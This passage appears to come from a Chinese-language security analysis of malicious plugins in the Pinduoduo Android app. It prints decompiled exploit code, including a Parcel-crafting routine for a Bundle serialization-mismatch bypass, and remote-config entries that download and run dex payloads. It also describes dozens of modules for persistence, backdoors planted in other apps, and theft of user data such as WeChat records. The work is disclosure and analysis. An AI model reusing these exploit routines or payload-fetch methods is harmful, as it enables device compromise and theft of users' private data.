如果第二次序列化和反序列化过程不匹配，那么就有可能在system_server检查时Bundle中恶意的{KEY_INTENT:intent}不出现，而在Settings中出现，那么就完美地绕过了checkKeyIntent检查！
```

这类漏洞是最近Android系统中新出现的漏洞类型。此类漏洞因为利用稳定门槛低，易于工程化，受到了PDD的青睐。

SonaAbility接收其他组件包装的Intent，在start(SonaRequest)中取出，并通过平台调用对应的0day漏洞：

```
    public SonaResult start(SonaRequest sonaRequest) {
        C0200h m405a;
        Logger.i("SpecialPullAbility.Comp.SonaAbility", "start invoked: " +
sonaRequest);
        if (sonaRequest == null ||
TextUtils.isEmpty(sonaRequest.getCaller()) ||
TextUtils.isEmpty(sonaRequest.getRequestId()) || sonaRequest.getIntent() ==
null) {
            return new SonaResult(false, "invalid request");
        }
        if (!m265a(sonaRequest.getCaller(), false)) {
            m405a = new C0200h(false, "caller_not_whitelist");
        } else if
(RemoteConfig.instance().getBoolean("pinduoduo_Android.alive_sona_startup_a
b_64500", false) && this.f936e.m246b()) {
            Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by sonaStartUp: %s", new Object[]
{sonaRequest.toString()});
            C0245a.m240a("start", sonaRequest);
            m405a = this.f936e.m248a(sonaRequest, this.f937f);
            C0245a.m239a("result", sonaRequest, m405a, null);
        } else {
            Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by alivePullStartUp: %s", new Object[]
{sonaRequest.toString()});
            m405a = this.f935d.m405a(sonaRequest.getIntent());
        }
        C0245a.m237a("start", sonaRequest.getCaller(), null, sonaRequest,
m405a.m358a(), m405a.m357b());
        return new SonaResult(m405a.m358a(), m405a.m357b());
    }

    public boolean isBusy(String str) {
        Logger.i("SpecialPullAbility.Comp.SonaAbility", "isBusy invoked: "
+ str);
        boolean isCacheIntentBusy =
AlivePullAbility.instance().isCacheIntentBusy(str);
        C0245a.m237a("isBusy", str, null, null, isCacheIntentBusy, null);
        return isCacheIntentBusy;
    }

    public Bundle makeBundle(Intent intent) {
        if (intent == null) {
            Logger.w("SpecialPullAbility.Comp", "make empty bundle");
            return new Bundle();
        }
        Logger.i("SpecialPullAbility.Comp", "make bundle");
```

```
        InterfaceC0194e m404a = m404a(intent, null);
        if (m404a == null) {
            Logger.i("SpecialPullAbility.Comp", "no make bundle function");
            return Bundle.EMPTY;
        }
        Bundle m375a = m404a.m375a(intent);
        C0253b.m227a();
        return m375a == null ? Bundle.EMPTY : m375a;
    }

    /* renamed from: c */
    private boolean isHuaweiVersion() {
        if (RomOsUtil.instance().isNewHuaweiManufacture() ||
RomOsUtil.instance().isHonerManufacture()) {
            return true;
        }
        return RomOsUtil.instance().isEmui() &&
!AliveAbility.instance().isAbilityDisabled2022Q3("hw_small_brand_law");
    }

    public C0188a() {
        Logger.i("SpecialPullAbility.Comp", "plugin version: %s", new
Object[]{C0253b.m226b()});
        this.specialPullAbilityComplmpl = getPlatformPlugin();
    }

    /* renamed from: d */
    private boolean m394d(Intent intent, String str) {
        Logger.i("SpecialPullAbility.Comp", "real start accountSettings
activity.");
        if (CdUtils.m234a()) {
            return CdUtils.m233a(intent, str);
        }
        try {
            BotBaseApplication.getContext().startActivity(intent);
            return true;
        } catch (Exception e) {
            C0245a.m242a("start_account_exception");
            Logger.e("SpecialPullAbility.Comp", e);
            return false;
        }
    }

    private SpecialPullAbilityCompInterface getPlatformPlugin() {
        return isHuaweiVersion() ? new AOSPSpecialPullAbilityComp() :
RomOsUtil.instance().isOppo() ? new OppoSpecialPullAbilityComp() :
RomOsUtil.instance().isSamsung() ? new SamsungSpecialPullAbilityComp() :
RomOsUtil.instance().isXiaomiManufacture() ? new
XiaomiSpecialPullAbilityComp() : RomOsUtil.instance().isVivoManufacture() ?
new VivoSpeicalPullAbilityComp() : new DummySpecialPullAbilityComp();
    }

//HuaweiSpecialPullAbilityComp
    public boolean m371f(Intent intent) {
```

```
        Logger.i("SpecialPullAbility.Comp", "real start hw accountSettings activity.");
        try {
            BotBaseApplication.getContext().startActivity(intent);
            return true;
        } catch (Exception e) {
            C0245a.m242a("start_account_exception");
            Logger.e("SpecialPullAbility.Comp", e);
            return false;
        }
    }

    @Override // com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.SpecialPullAbilityComp
    /* renamed from: g */
    public String mo326g() {
        return "dd.hw";
    }

    /* renamed from: d */
    public static Bundle m373d(Intent intent) {
        Bundle bundle = new Bundle();
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        Parcel obtain3 = Parcel.obtain();
        obtain2.writeInt(3);
        obtain2.writeInt(4);
        obtain2.writeInt(13);
        obtain2.writeInt(3);
        obtain2.writeInt(0);
        obtain2.writeInt(4);
        obtain2.writeString("com.huawei.recsys.aidl.HwObjectContainer");
        obtain2.writeSerializable(null);
        obtain2.writeInt(4);
```

alive_security_biz_plugin:

文件路径:bot/alive_security_biz_plugin/mw1.bin 如果说上一个Plugin是对提权能力的包装，那这个Plugin则是驱动器，通过各种方式利用之前的能力（也包括一些新的漏洞）来实现保活、窃取隐私等目的。该Plugin包含了数十个Strategy，每个Strategy都对应着一套利用代码，共有如下Strategy：

- JayceStrategy
- WingStrategy
- CheeseStrategy4Other
- ShenLawDetectStrategy
- TalonStrategy
- ClinkzStrategy
- BatteryStrategy
- DazzleStrategy

- FileProviderProbStrategy
- RangersStrategy
- BalanarStrategy
- StripBareStrategy
- GalaxyStrategyUtils
- NamiStrategy: 收集各种用户数据
- StrutsStrategyHelper
- GeorgeStrategy
- CreamStrategy4Other
- YmirStrategy
- ZecStrategy
- GalioStrategy
- MinerStrategy
- YiStrategy
- CreamStrategy
- DianaStrategy
- KarmaStrategy
- AhriStrategy
- ApolloStrategy
- DancerStrategy
- ViStrategy
- PurgeV2Strategy: 启动提权EXP
- GhostStrategy
- GalaxyStrategyConfig
- DirgeStrategy
- SionStartDetectStrategy
- DarchrowStrategy
- CheeseStrategy
- StrutsStrategy
- WinterStrategy
- BaseGalaxyStrategyTracker
- JannaVictimStrategy
- JessieStrategy
- MedusaStrategy
- FioraStrategy
- ZiggsStrategy
- ZyraDetectStrategy
- FakerStrategy
- SkyCastleStrategy
- FizzStrategy
- PermissionClosedStrategy
- GlassStrategy
- BannerDetectStrategy
- NunuStrategy
- ButterStrategy
- MiranaStrategy

- ZedDetectStrategy
- CanvasStrategy
- WindStrategy
- NotificationClosedDetectStrategyV2
- GalaxyStrategy
- VanishingArtStrategy
- LeBlancStrategy
- AniviaStrategy
- MaoKaiStrategy
- KnightStrategy
- TuskStrategy
- ZeusStrategy
- KnightV2Strategy
- WeatherSummaryStrategy
- NotificationClosedDetectStrategy
- MaginaStrategy
- MagnusStrategy
- LuluStrategy
- TinyStrategy
- BoushStrategyV2
- ClinkStrategy
- NamiV2Strategy: 收集各种用户数据，监控行业其他App使用情况并上报
- BrandStrategy
- JoaquimStrategy
- SivirStrategy
- ZetStrategy
- SpringStrategy

如上所示，各种Exp通过Event驱动，例如如下远程配置文件意味着当进程进入后台时，其执行如下Strategy

```
        "ON_BACKGROUND": [
            {
                "name": "Buys"
            },
            {
                "name": "KunkkaStrategy"
            },
            {
                "name": "AkashaStrategy"
            },
            {
                "name": "XazeStrategy",
                "overrideFrameworkProps": {
                    "blackListProps": {
                        "sceneId": "4003"
                    }
                }
            },
            {
```

```
                "name": "DarchrowStrategy"
            },
            {
                "name": "SniperStrategy"
            },
            {
                "name": "AuStrategy"
            }
        ],
```

也包含大量数据收集逻辑，例如各种用户身份的collector，监控其他App运行、DAU情况：

```
unify.ability
  dynamic
    abilities
      dataCollect
        ability
        collectors
          activityUsageStats
          lbs
          noti
          AllPkgUsageConfig
          AllPkgUsageSdColle...
          DevInfoCollector
          DummyAsyncCollector
          HonorClubIdCollector
          HwLowVerLocationCollector
          HwSdNickNameCollector
          LowVerWifiInfoCollector
          MnfcLoginCollector
          OppoAssistantScreenColl...
          OppoCommunityIdSdColle...
          OppoLowVerLocationColle...
          OppoMarketSearchColle...
          OppoSdLocCollector
          OppoSdNameCollector
          OppoStorageInfoColle...
          PackageInfo
          PhoneServiceBlogHistoryColl...
          PkgInfo
          PkgUsageSdCollector
          UsageStatsSdConfig
          VivoAccountIdColle...
          VivoFeedbackCollector
          VivoJoviLbsCollector
          VivoMnfcLoginColle...
          VivoSdLocCollector
          VivoSpsUsageCollector
          WeiboFdIdCollector
          WeiboIdConfig
          WeiboSdNameCollector
          WifiInfoSdCollector
          XmUsageStatsConfig
          XmVoiceAssistantUsageColl...
        config
          CollectorConfig
          CollectorConfigItem
          CollectorContainer
          ReportInfoConfig
          TimeWindow
        CollectorUtil
          CONFIG_KEY_EXISTING_COLLECTORS String
          AB_KEY_NEW_COLLECTORS_DISABLE String
          isCollectorDisabledByAliveSalt(String) boolean
          isExistingCollector(String) boolean
      fpPathCheck
        FpPathCheck
```


smart_shortcut_plugin

通过对Launcher桌面的控制，实现保活、防卸载等功能。例如通过提权后修改Launcher的布局，加入一个假的快捷方式图标而把真实图标隐藏掉，可达到防卸载目的。将图标移动到用户常用屏处，可达到提高转化率效果。通过放置1*1的隐藏widget，可达到保活目的等。 其部分接口在plugin中实现，部分在主App代码中实现，Plugin接口如下：

- void addShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);
- boolean hasAbility(String arg1, String arg2);
- boolean isShortcutExist(String arg1, boolean arg2, CommonShortCutInfo arg3);
- void removeShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);


base_secdt_comp_plugin, ct_plugin

环境检测，在上面多个component中都有isEnvUnsafe的检测，如果发现正在被调试或hook，则不出现恶意行为，并尝试清除系统日志。 通过nvwa VMP进行保护。



app_sd_thousand_plugin

写入其他App的动态代码文件后进行提权并驻留后门的逻辑，以及利用系统备份功能窃取其他应用隐私数据的模块，例如利用系统备份功能，窃取微信聊天记录。在提权成功后，其会从远端再次拉取dex文件，进行进一步利用。



部分配置文件痕迹如下：

写入系统应用和抖音、高德等其他应用以驻留后门配置


```
"pinduoduo_Android.ka_strategy_biz_galio_63400_expect_list":{"0":"[\n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/notify28.dex\",\n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/process26.dex\",\
n    \"/data/user/0/com.vivo.contentcatcher/app_apk/subject.apk\",\n
\"/data/user_de/0/com.vivo.aiengine/files/smartedge/com.vivo.shortvideoinfe
r1004/dex/shortvideo_infer_1004.apk\",\n
\"/data/user_de/0/com.vivo.aiengine/cache/extraDexs/vivoruleengine_extra.zi
p\",\n
\"/data/user_de/0/com.vivo.aiengine/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.voicewakeup/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.android.bbkmusic/files/16.lrctemplate\",\n
\"/data/user/0/com.android.bbkmusic/files/17.lrctemplate\",\n
\"/data/user_de/0/com.vivo.vms/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user_de/0/com.vivo.pem/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.devicereg/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.android.vivo.tws.vivotws/files/vcode/dex/VCodeImpl.apk\"
,\n    \"/data/user/0/com.vivo.assistant/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.vhome/files/vcode/dex/...
```

```
/data/user/0/com.ss.android.ugc.aweme/files/plugins/com.ss.android.ugc.awem
e.qrcode_pluginv2/version-1471990000/apk/base-1.apk\",...
```

从远端再次拉取dex文件后利用

文件来源为配置文件中如下部分：

```
ab_sd1000_dynamic_cmd_config_58900:ABExpItem{key='null', value='{
    "2": {
        "key_sdtdy_class_name":
"com.google.android.sd.biz_dynamic_dex.sync.SyncExecutor",
        "key_sdtdy_method_name": "execute",
        "key_sdtdy_class_version": "2022071701",
        "key_sdtdy_use_remote_url": false,
        "key_sdtdy_need_local_file": false,
        "key_sdtdy_remote_url_suffix": "/dynamic/4e824786-3476-49f4-b7dd-
abf4d1d238b3.zip",
        "key_sdtdy_remote_url_type": "1",
        "key_sdtdy_remote_url_md5": "9d8cf69bfe6b86c6261e9687d1552f95",
        "download_url": "https://commfile.pddpic.com/galerie-
go/spirit/sd1000/dex/f4247da0-6274-44eb-859a-b4c35ec0dd71.dex"
    },
    "62": {
        "key_sdtdy_class_name":
"com.google.android.sd.biz_dynamic_dex.usage_event.UsageEventExecutor",
        "key_sdtdy_class_version": "2023010901",
        "key_sdtdy_method_name": "executeAsync",
        "download_url":
"https://commfile.pddpic.com/sdfile/common/b50477f70bd14479a50e6fa34e18b2a0
.dex"
    },
...
```

附录二：各Strategy用途描述

```
JayceStrategy: 获取RunningProcess的importance，获取主进程pid、获取进程启动时间等;
jayceConfig不为空触发
WingStrategy: 三星手机上自启动; PROCESS_START触发
CheeseStrategy:ViVo手机上，用content://com.vivo.assistant.upgrade 打开
data/user_de/0/com.vivo.appfilter/databases/afsecure.db，插入bring_up_apps
等；FP_PERM_READY
CheeseStrategy4Other: ViVo手机上，用content://com.vivo.assistant.upgrade 打开
data/user_de/0/com.vivo.appfilter/databases/afsecure.db，插入bring_up_apps
等；FP_PERM_READY
ShenLawDetectStrategy: 动态启动了两个components, 一个activity, 一个receiver，注
册了screen_receiver；ka_strategy_biz_shen_tracker_62300
TalonStrategy:获取输入法、输入法方式、获取输入等；oppo、vivo的sogou,百度输入法；
```

```
talon_config_input_method_64100
ClinkzStrategy:屏幕熄灭时执行任务，先检查网络，上次执行的时间等状态；具体任务估计跟vivo_market有关；
BatteryStrategy:监控电池状态，当状态改变时，发送intent，用来保活
DazzleStrategy:自启动、唤醒等；honor
FileProviderProbStrategy ：探测获取apk的包结构等；
RangersStrategy: 利用小米应用市场，达到保活,app更新等；MIUI10以上
            Intent intent = new Intent();
            intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.ui.JoinActivity"));
            intent.setAction("android.intent.action.VIEW");
            intent.setData(Uri.parse("market://update"));
            intent.putExtra("onClickButton", true);
            intent.putExtra("updatePackageList", str);
            intent.putExtra("pageRef", "notification_outstandingUpdate");
            intent.putExtra("sid", "default");
            intent.putExtra("sourcePackage", "com.xiaomi.market");
            intent.setFlags(-2130685952);
            return intent;

            Intent intent = new Intent();
            intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.testsupport.DebugService"));
            return intent;

              Intent launchIntentForPackage =
AppListApi.getLaunchIntentForPackage(getContext().getPackageManager(),
"com.xiaomi.market",
"com.xunmeng.pinduoduo.alive.strategy.biz.plugin.rangers.RangersStrategy");
            launchIntentForPackage.setFlags(-2130685952);
            return launchIntentForPackage;

BalanarStrategy:锁屏利用，锁屏后加入不清理的应用列表，保持运行
StripBareStrategy : 探测pkglist，并获取相关信息
GalaxyStrategy :获取应用的SharedPreferences
NamiStrategy: 收集各种用户数据
StrutsStrategyHelper :  根据message，来创建各种payload的对象
            RequestPayload requestPayload2 = (RequestPayload)
this.pluginJSONFormatUtils.fromJson(message0.payload.toString(),
RequestPayload.CLASS_NAME);
GeorgeStrategy :小米手机设置壁纸，同注册天气应用的广播，来查询应用;小米
CreamStrategy:给应用添加权限
CreamStrategy4Other : 给应用添加权限; vivo
content://com.vivo.assistant.upgrade/ 打开
data/user_de/%d/com.vivo.permissionmanager/databases/permission.db
YmirStrategy:华为节电选项等修改
IDBHandle openDB =
FileProviderV2.instance().fileProviderUtils().openDB(Uri.parse(getFilePath(
context,
"content://com.android.settings.files/my_root/data/user_de/%d/%s/databases/
smartpowerprovider.db")));
cursor = sQLiteDatabase.query("unifiedpowerapps", null, "pkg_name = ?", new
String[]{str}, null, null, null);
ZecStrategy: 悬浮窗，快捷方式等；Oppo手机
```

```
sendBroadcast("com.oppo.launcher", "p",
"oppo.intent.action.PACKAGE_SHOW_INFO", String.valueOf(i));
                if (!ZecUtils.hasPermission(intValue, 1) &&
ZecAB.isZecStoreAbEnable()) {
                    Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
store permission.");
                    i = 0 | 2;
                }
                if (!ZecUtils.hasPermission(intValue, 4) &&
ZecAB.isZecFloatwindowAbEnable()) {
                    Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
floatwindow permission.");
                    i |= 64;
                }
                if (!ZecUtils.hasPermission(intValue, 32) &&
ZecAB.isZecShortcutAbEnable()) {
GalioStrategy:获取/data/system/package-dex-usage.list，从而获取安装的app信息；
MinerStrategy:查找手机上的debug log文件，vivo,oppo,小米,三星，魅族等
YiStrategy: 录屏时查看最上层应用
DianaStrategy:读写剪切板，一像素保活；小米
KarmaStrategy:通过厂商健康类应用，收集步数；华为、oppo
AhriStrategy:利用小米语音助手，执行了一些行为；
                    Intent intent2 = new Intent();
                    intent2.setComponent(new
ComponentName("com.miui.voiceassist","com.tencent.connect.common.AssistActi
vity"));
                    intent2.addFlags(-2122297344);
                    ddLaw(transitByTencent(intent2, ahriConfig));

                    private boolean hasCollected() {
                    return
MMKVCompat.module("LVUA.XmVoiceAssistantUsageCollector",
false).getLong("last_success_collect_time", 0) != 0;    }
ApolloStrategy:获取进程信息，杀死进程;屏幕关闭的时候
DancerStrategy:     启动任意intent;MIUI10以上
ViStrategy:配置获取权限；
PurgeV2Strategy: 启动提权EXP
GhostStrategy:锁屏相关
DirgeStrategy:lockDisplay;oppo
SionStartDetectStrategy : 配置一些能力项
    String expKey =
"pinduoduo_Android.ab_keep_alive_strategy_sion_detect_63500_exp";
    List abilityNames = Arrays.asList("DirectSubAbility",
"RumbleSubAbility", "FloatSubAbility", "RyzeSubAbility",
"NotificationSubAbility", "AlarmSubAbility");
DarchrowStrategy:小米加白；获取版本等；
StrutsStrategy:根据config，创建各种payload请求的message
WinterStrategy:按action查找provider；小米
getAuthorityByAction("miui.intent.action.SETTINGS_SEARCH_PROVIDER",
"com.xiaomi.vipaccount");
JannaVictimStrategy:获取进程信息;plugin更新
JessieStrategy:进程管理
MedusaStrategy:自启动
FioraStrategy:收集设备相关信息，phone、system、gobal信息，根据配置，尝试执行配置中的
```

```
方法；
ZiggsStrategy:双开检测；
ZyraDetectStrategy:根据配置，检测文件是否存在;
FakerStrategy:创建一个虚假的屏幕显示;
SkyCastleStrategy:和FackerStrategy配合，创建虚假的屏幕显示 VIvo
FizzStrategy:查找文件存在，添加文件，修改文件；
PermissionClosedStrategy:Oppo Rom的detector
GlassStrategy：检测service状态;小米
            com.miui.securitycore",
"com.miui.enterprise.service.EntInstallService"
BannerDetectStrategy :banner广告检测和展示；oppo,vivo
NunuStrategy:  "registerAppUsageObserver"能力调用;
SdThousandAbilityRequest sdThousandAbilityRequest = new
SdThousandAbilityRequest("registerAppUsageObserver", buildSdRequest);
ButterStrategy:加白，写文件;rewriteByShell
MiranaStrategy:LauncherDetect
ZedDetectStrategy:还是操作vivo的那个数据库;/databases/afsecure.db
CanvasStrategy:获取重启时间;刷新了耗电状况？
WindStrategy :查找provider
NotificationClosedDetectStrategy: 检测通知栏
NotificationClosedDetectStrategyV2 :功能一样
VanishingArtStrategy :隐藏或删除一些cache;removeUnusedCache
LeBlancStrategy:发送通知; oppo
Intent intent = new
Intent("oppo.safecenter.intent.action.CHANGE_NOTIFICATION_STATE");
 intent.setComponent(new
ComponentName("com.coloros.notificationmanager","com.coloros.notificationma
nager.receiver.StatictisReceiver"));
AniviaStrategy: VIVO的一个数据库操作
"content://com.vivo.assistant.upgrade/") +
getVpPath("data/user_de/%d/com.vivo.abe/databases/BehaviorEngine.db")
MaoKaiStrategy:清除ActivityTask等;华为
"com.huawei.ohos.famanager",
"com.huawei.abilitygallery.ui.FormManagerActivity"));
KnightStrategy:startBgActivityByThemeManager;startActivtyByNewHome 小米
KnightV2Strategy : 功能大致一样，第二版本
TuskStrategy:防止被清理;vivo
content://com.android.settings.fileprovider/root_files/data/user_de/%d/com.
vivo.upslide/databases/speedup.db
ZeusStrategy:华为角标状态改变; callSetUnreadState
content://com.hihonor.android.launcher.settings/badge
WeatherSummaryStrategy :用天气服务打开activity
MaginaStrategy:华为应用市场相关利用
com.huawei.appmarket",
"com.huawei.appmarket.service.externalapi.view.ThirdApiActivity
MagnusStrategy:通知栏update等;Oppo
getOppoCleanPageActivityComp;
com.heytap.cdo.client.search.notification.SearchNotificationReceiver
LuluStrategy: 自启动等；
"content://com.coloros.safecenter.security.InterfaceProvider");
"content://com.oplus.safecenter.security.InterfaceProvider"
TinyStrategy:改变电池状态通知
content://com.android.settings.files/my_root/data/user_de/%d/%s/databases/s
martpowerprovider.db"
```

```
BoushStrategyV2:自启动后改变状态;MIUI12以上
ClinkStrategy:写了这个文件;估计是自动更新
content://com.bbk.appstore.upgrade/data/data/com.bbk.appstore/files/mmkv/co
m.bbk.appstore_push_config
NamiV2Strategy: 收集各种用户数据，监控行业其他App使用情况并上报
BrandStrategy:关屏幕时下载文件
JoaquimStrategy:查询了这个数据库，uid、power、maxPower等;
data/data/com.vivo.abe/databases/BehaviorEngine.db
SivirStrategy :操作隐藏图标等;
ZetStrategy :Titan唤醒等;
SpringStrategy:后台执行,添加悬浮窗等;

有的包含基础工具类DynamicUtils:功能包含执行系统命令，获取设备上app信息，获取apk私有文
件，清除日志等;
其中CmdData用于构造参数，以下每一个功能都对应一个CMD编号，CMDHandler用于派发具体方法;
com.google.android.sd.biz_dynamic_dex.app_usage_observer.AppUsageObserver.d
ex: NuNuStrategy中AppUsageObserve的具体实现；发现App使用情况
com.google.android.sd.biz_dynamic_dex.check_aster.CheckAsterExecutor.dex:与
上一个功能类似，都有installApkChecker类
com.google.android.sd.biz_dynamic_dex.get_account_extra.GetAccountExtraExec
utor.dex:获取Account，Vivo系统备份存储等;
com.google.android.sd.biz_dynamic_dex.get_accounts.GetAccountsExecutor.dex:
获取账户;
com.google.android.sd.biz_dynamic_dex.get_history_ntf_path.GetHistoryNtfPat
hExecutor.dex:获取通知栏的通知历史的数据库
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
:获取图标;小米，vivo,华为;
        content://com.miui.home.launcher.settings/favorites");
        if(TextUtils.equals(a.a(), "vivo")) {
            return
Uri.parse("content://com.bbk.launcher2.settings/favorites");
        }

        return TextUtils.equals(a.a(), "huawei") ?
Uri.parse("content://com.huawei.android.launcher.settings/favorites") :
null;
    }
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
:获取图标;
com.google.android.sd.biz_dynamic_dex.hw_file_cmd.HwFileCmdExecutor.dex:华
